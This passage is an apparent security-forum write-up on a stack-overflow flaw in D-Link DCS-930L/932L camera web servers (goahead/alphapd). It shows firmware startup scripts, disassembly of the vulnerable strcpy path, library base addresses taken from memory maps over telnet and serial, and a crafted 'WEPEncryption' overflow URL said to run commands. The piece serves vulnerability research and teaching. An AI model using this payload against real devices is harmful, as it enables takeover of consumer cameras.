
```
mount -t ramfs mdev /dev
mkdir /dev/pts
mount -t devpts devpts /dev/pts
mdev -s
fi

mknod   /dev/spiS0      c       217     0
mknod   /dev/i2cM0      c       218     0
mknod   /dev/rdm0       c       254     0
mknod   /dev/flash0     c       200     0
mknod   /dev/swnat0     c       210     0
mknod   /dev/hwnat0     c       220     0
mknod   /dev/acl0       c       230     0
mknod   /dev/ac0        c       240     0
mknod   /dev/mtr0       c       250     0
mknod   /dev/gpio       c       252     0
mknod   /dev/PCM        c       233     0
mknod   /dev/I2S        c       234     0

echo "# <device regex> <uid>:<gid> <octal permissions> [<@|$|*> <command>]" > /etc/mdev.conf
echo "# The special characters have the meaning:" >> /etc/mdev.conf
echo "# @ Run after creating the device." >> /etc/mdev.conf
echo "# $ Run before removing the device." >> /etc/mdev.conf
echo "# * Run both after creating and before removing the device." >> /etc/mdev.conf
echo "sd[a-z][1-9] 0:0 0660 */sbin/automount.sh \$MDEV" >> /etc/mdev.conf

#enable usb hot-plug feature
echo "/sbin/mdev" > /proc/sys/kernel/hotplug

nvram_daemon &
internet.sh

#for telnet debugging
telnetd

#for syslogd
mkdir -p /var/log
```




Open
web.sh
~/dcs93xBIN/_DCS-932L_FIRMWARE_1.00.BIN.extrac...0040.extracted/_3D8000.extrac...
Save
exploit.py
overflow.py
version.py
util.py
DCS-930L.py
rcS
web.sh

```
# reload web server goahead
killall -q goahead
goahead &
```

这个goahead程序应该就是alphapd的原始版本了，在同样的位置也能找到这个漏洞：


```
.text:00436440  # ---------------------------------------------------------------------------
.text:00436440
.text:00436440 loc_436440:                              # CODE XREF: sub_4362BC+8C↑j
.text:00436440                 la      $t9, websTestVar
.text:00436444                 move    $a0, $s5
.text:00436448                 jalr    $t9 ; websTestVar
.text:0043644C                 addiu   $a1, $s3, (aWepencryption - 0x450000)  # "WEPEncryption"
.text:00436450                 lw      $gp, 0x48+var_38($sp)
.text:00436454                 bnez    $v0, loc_436484
.text:00436458                 nop
.text:0043645C                 lw      $s2, 4($s4)
.text:00436460                 b       loc_436350
.text:00436464                 nop
.text:00436468  # ---------------------------------------------------------------------------
.text:00436468
.text:00436468 loc_436468:                              # CODE XREF: sub_4362BC+134↑j
.text:00436468                 la      $t9, strcpy
.text:0043646C                 move    $a1, $s1
.text:00436470                 jalr    $t9 ; strcpy
.text:00436474                 addiu   $a0, $sp, 0x48+var_30
.text:00436478                 lw      $gp, 0x48+var_38($sp)
.text:0043647C                 b       loc_436368
.text:00436480                 nop
.text:00436484  # ---------------------------------------------------------------------------
.text:00436484
.text:00436484 loc_436484:                              # CODE XREF: sub_4362BC+198↑j
```


telnet连进去看看，可以找到goahead加载的库基址：


```
#
#
# ps | grep goa
 1089 admin      1776 S    goahead
 3004 admin      2084 S    grep goa
# cat /proc/1089/maps
00400000-00457000 r-xp 00000000 00:01 132        /bin/goahead
00497000-00499000 rw-p 00057000 00:01 132        /bin/goahead
00499000-004b1000 rwxp 00499000 00:00 0          [heap]
2aaa8000-2aaae000 r-xp 00000000 00:01 287        /lib/ld-uClibc-0.9.28.so
2aaae000-2aaaf000 rw-p 2aaae000 00:00 0
2aaed000-2aaee000 r--p 00005000 00:01 287        /lib/ld-uClibc-0.9.28.so
2aaee000-2aaef000 rw-p 00006000 00:01 287        /lib/ld-uClibc-0.9.28.so
2aaef000-2ab8e000 r-xp 00000000 00:01 292        /lib/libuClibc-0.9.28.so
2ab8e000-2abcd000 ---p 2ab8e000 00:00 0
2abcd000-2abce000 r--p 0009e000 00:01 292        /lib/libuClibc-0.9.28.so
2abce000-2abcf000 rw-p 0009f000 00:01 292        /lib/libuClibc-0.9.28.so
2abcf000-2abd5000 rw-p 2abcf000 00:00 0
2abd5000-2abd9000 r-xp 00000000 00:01 260        /lib/libnvram-0.9.28.so
2abd9000-2ac19000 ---p 2abd9000 00:00 0
2ac19000-2ac1c000 rw-p 00004000 00:01 260        /lib/libnvram-0.9.28.so
7fb91000-7fba6000 rwxp 7fb91000 00:00 0          [stack]
# 
```


拿到库基址，和之前一样构造ulr，可以成功执行我们传入的命令：

```
?WEPEncryption=AAAAAAAAAAAAAAAA%20%ad%b3%2aAAAAAAAAAAAAAAAAAAA%e4%fd%b3%2aBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```

但是在高版本的固件中就不会那么好心给你开telnet了，想要进shell找它的库基址也没这么简单了（虽然我测过之后才发现它们所有固件版本的web服务加载库基址都是一样
=)
拆开找到四个超小的串口焊点，拿几根比较细的铜丝焊上，连接TTL进行调试：




打开串口调试工具，选择合适串口和波特率，就可以进入shell找它加载的库基址了：



```
BusyBox v1.12.1 (2016-09-09 21:47:12 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
#
start_DST == 0
ps | grep alp
 1126 admin     1884 S    alphapd
 1416 admin     2064 S    grep alp
# cat /proc/1126/maps
00400000-00477000 r-xp 00000000 00:01 157        /bin/alphapd
004b7000-004bb000 rw-p 00077000 00:01 157        /bin/alphapd
004bb000-004cc000 rwxp 004bb000 00:00 0          [heap]
2aaa8000-2aaae000 r-xp 00000000 00:01 295        /lib/ld-uClibc-0.9.28.so
2aaae000-2aaaf000 rw-p 2aaae000 00:00 0
2aaed000-2aaee000 r--p 00005000 00:01 295        /lib/ld-uClibc-0.9.28.so
2aaee000-2aaef000 rw-p 00006000 00:01 295        /lib/ld-uClibc-0.9.28.so
2aaef000-2ab8e000 r-xp 00000000 00:01 300        /lib/libuClibc-0.9.28.so
2ab8e000-2abcd000 ---p 2ab8e000 00:00 0
2abcd000-2abce000 r--p 0009e000 00:01 300        /lib/libuClibc-0.9.28.so
2abce000-2abcf000 rw-p 0009f000 00:01 300        /lib/libuClibc-0.9.28.so
2abcf000-2abd5000 rw-p 2abcf000 00:00 0
2abd5000-2abd9000 r-xp 00000000 00:01 269        /lib/libnvram-0.9.28.so
2abd9000-2ac19000 ---p 2abd9000 00:00 0
2ac19000-2ac1c000 rw-p 00004000 00:01 269        /lib/libnvram-0.9.28.so
7fbf9000-7fc0e000 rwxp 7fbf9000 00:00 0          [stack]
#
```

构造url，可成功传入命令：



```
#
#
The system is going down NOW!
Sending SIGTERM to all processes
Requesting system reboot
Restarting system.


U-Boot 1.1.3

Board: Ralink APSoC DRAM:  32 MB
relocate_code Pointer at: 81fac000
config usb..
```

点击收藏 | 0 关注 | 1

[上一篇：USBCreator D-Bus接...](#) [下一篇：CVE-2019-5782: In...](#)

1. 2 条回复

[47235****@qq.com](#) 2019-07-22 00:05:13

过程很详细！很值得利用学习一波！

0 回复Ta

[f0****](#) 2019-08-02 13:15:54

都动手拆机了。厉害了 林哥~~ hah

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录